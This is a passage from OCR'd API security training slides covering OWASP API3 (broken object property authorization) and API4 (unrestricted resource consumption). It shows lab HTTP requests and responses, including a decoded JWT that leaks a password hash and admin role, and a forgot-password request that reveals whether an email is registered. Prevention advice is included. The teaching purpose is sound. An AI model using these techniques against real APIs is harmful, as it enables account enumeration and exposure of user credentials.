1MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjgwMDY2NzczLCJleHAiOjE2ODAwODQ3NzN9.bUvFVbX4tdC_Ttsm_fTASUGzdt6jB6-l0zRqHE1_lcUiQCbbshpb5c2O3dWik3vyNy5nuJJx3t_1fYA83Og1Q-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eLOhP4zhVaRWXQI8pks4crJT2hQMUsqiKs
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 136
9 ETag: W/"88-0OiaA6MOvywyiAZsLZwM6Pzwdf8"
10 Vary: Accept-Encoding
11 Date: Wed, 29 Mar 2023 05:12:52 GMT
12 Connection: close
13
14 {
  "user":{
    "id":23,
    "email":"yakdonhak2@mail.com",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/defaultAdmin.png"
  }
}
```

Enter JWT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ5YWtkb25oYWsyQG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ1MDg5YjM0NDZlZTRlMGQ4NmRiY2Y5MiIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjgwMDY2NzczLCJleHAiOjE2ODAwODQ3NzN9.bUvFVbX4tdC_Ttsm_fTASUGzdt6jB6-l0zRqHE1_lcUiQCbbshpb5c2O3dWik3vyNy5nuJJx3t_1fYA83Og1Q-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eLOhP4zhVaRWXQI8pks4crJT2hQMUsqiKs
```

Enter Secret / Key

Cannot verify Signature

The Token's Signature resulted invalid when verified using the Algorithm: SHA256withRSA

Decoded JWT

```
Headers = {
  "typ": "JWT",
  "alg": "RS256"
}

Payload = {
  "status": "success",
  "data": {
    "id": 23,
    "username": "",
    "email": "yakdonhak2@mail.com",
    "password": "161ebd7d45089b3446ee4e0d86dbcf92",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2023-03-29 05:06:13.517 +00:00",
    "updatedAt": "2023-03-29 05:06:13.517 +00:00",
    "deletedAt": null
  },
  "iat": 1680066773,
  "exp": 1680084773
}
```

- https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html
- https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa3-excessive-data-exposure.md

API Vulnerabilities

API3: Broken Object Property Level Authorization

❑ Prevention:

❑ Excessive data exposure

- It is not advisable to depend solely on the client side for filtering sensitive data.
- Avoid using generic methods such as `to_json()` and `to_string()`. Instead, cherry-pick specific object properties you specifically want to return.
- Implement a schema-based response validation mechanism as an extra layer of security. As part of this mechanism, define and enforce data returned by all API methods.
- Keep returned data structures to the bare minimum, according to the business/functional requirements for the endpoint.

❑ Mass assignment

- If possible, avoid using functions that automatically bind a client's input into code variables, internal objects, or object properties
- Allow changes only to the object's properties that should be updated by the client.
- Whitelist only the properties that should be updated by the client.
- Use built-in features to blacklist properties that should not be accessed by clients.
- If applicable, explicitly define and enforce schemas for the input data payloads.

API4: Unrestricted Resource Consumption


API Vulnerabilities

API4: Unrestricted Resource Consumption (What ?)

- Rate limiting plays an important role in the monetization and availability of APIs. Without limiting the number of requests consumers can make, an API provider's infrastructure could be overwhelmed by the requests
- Too many requests without enough resources will lead to the provider's systems crashing and becoming unavailable a **denial of service (DoS) state**.
- Besides potentially DoS-ing an API, an attacker who bypasses rate limits can cause additional costs for the API provider. Many API providers monetize their APIs by limiting requests and allowing paid customers to request more information


API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)




API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)




API Vulnerabilities

API4: Unrestricted Resource Consumption (How ?)




API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

Request


Pretty Raw Hex \n

```
1 POST /identity/api/auth/forget-password HTTP/1.1
2 Host: 192.168.1.42:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.42:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 34
10 Origin: http://192.168.1.42:8888
11 DNT: 1
12 Connection: close
13
14 {
    "email":"victim_demo00@mail.com"
  }
```

Response


Pretty Raw Hex Render \n

```
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Thu, 23 Mar 2023 16:03:32 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 80
17
18 {"message":"Given Email is not registered! victim_demo00@mail.com","status":404}
```



